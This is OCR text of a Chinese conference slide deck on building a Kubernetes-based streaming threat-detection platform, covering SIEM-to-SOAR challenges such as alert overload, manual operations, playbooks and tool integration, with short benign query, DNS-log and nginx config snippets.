基于kubernetes的流式威胁检测平台

邢骁

华泰证券

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
从SIEM到SOAR，安全响应的困境



SIEM 101

从SIEM到SOAR，安全响应的困境

多数据源
整合


从SIEM到SOAR，安全响应的困境

告警过载低质

从SIEM到SOAR，安全响应的困境

特例

```
/grafana/api/datasources/query?db=test&q=;SELECT mean("A1") FROM ”statistic" WHERE
("exchange" = '1') AND time >= 1564448400000ms and time <= 1564473599999ms GROUP
BY time(1m)&epoch=ms
```




```
t  collect_query     {18acf5647f22edde5efbb830f1c0ea2a8f34ca79.malware.hash.cymru.com=1, 4ccae6e14c260efd3
                     hash.cymru.com=2, 30e79c0fb6239170c1788fe4d512b24867cf7432.malware.hash.cymru.com=1,
                     731898a0.malware.hash.cymru.com=1, 6efbe64c935a159da99fffec16fd76b075088b17.malware.h
                     8cd4b4ce8824838c2bd8307e5.malware.hash.cymru.com=1, 4aa2eb4156e49cbc11914f04f85427e98
                     1, f5b0829bf7ca571d5893dfe33fa4725d95956af3.malware.hash.cymru.com=1, 0e9699c7911150f
```

```
location / {
    proxy_pass http://xxx:80;
    proxy_set_header X-Forwarded-For $proxy_add_x_forwarded_for;
    … …
}
```

从SIEM到SOAR，安全响应的困境

人肉运营


“船”动了，产品实际跑起来了



可怜了这帮苦逼的人肉运维

从SIEM到SOAR

Security Orchestration, Automation and Response: An Overview



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
Convergence of SOAR Tools


Security Operations, Analytics and Reporting Stack
SOA
SIR
TVM
VA, SIEM, etc
Mitigation
Response
Assessment
Detection
Configuration/ system change, application patching, rule/ signature creation
Impact and risk analysis/ modeling, threat intelligence fusion
Policies, processes, playbooks, triage
Security Automation and Orchestration
Security Incident Response Platforms
SOAR
Threat Intelligence Platforms
SOAR = SIR + SOA + TVM
SOAR = SOA + SIR + TIP
2015
2017

ID: 338719

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
从SIEM到SOAR，安全响应的困境

多工具接入



情报API

资产API

WorkFlow

阻断设备

漏洞API

沙箱API


从SIEM到SOAR，安全响应的困境

PlayBook


关联场景

从SIEM到SOAR，安全响应的困境

More Toolkits



从SIEM到SOAR，安全响应的困境



发现告警，请处理

False Positive，添加例外规则
xx模型的值添加x维训练，参
数值改为y


新增加x类型数据源

我经过xxx分析，发现一个新的检测方法

新添加的规则x从未触发过告警

安全运营
遇上
DevOps

We Use Kubernetes



使用KUBERNETES快速构建威胁检测平台

- 易于扩展，Build Once，Deploy Everywhere

  云上部署

  子公司部署

  测试环境部署

- Scalable

  新接入数据源

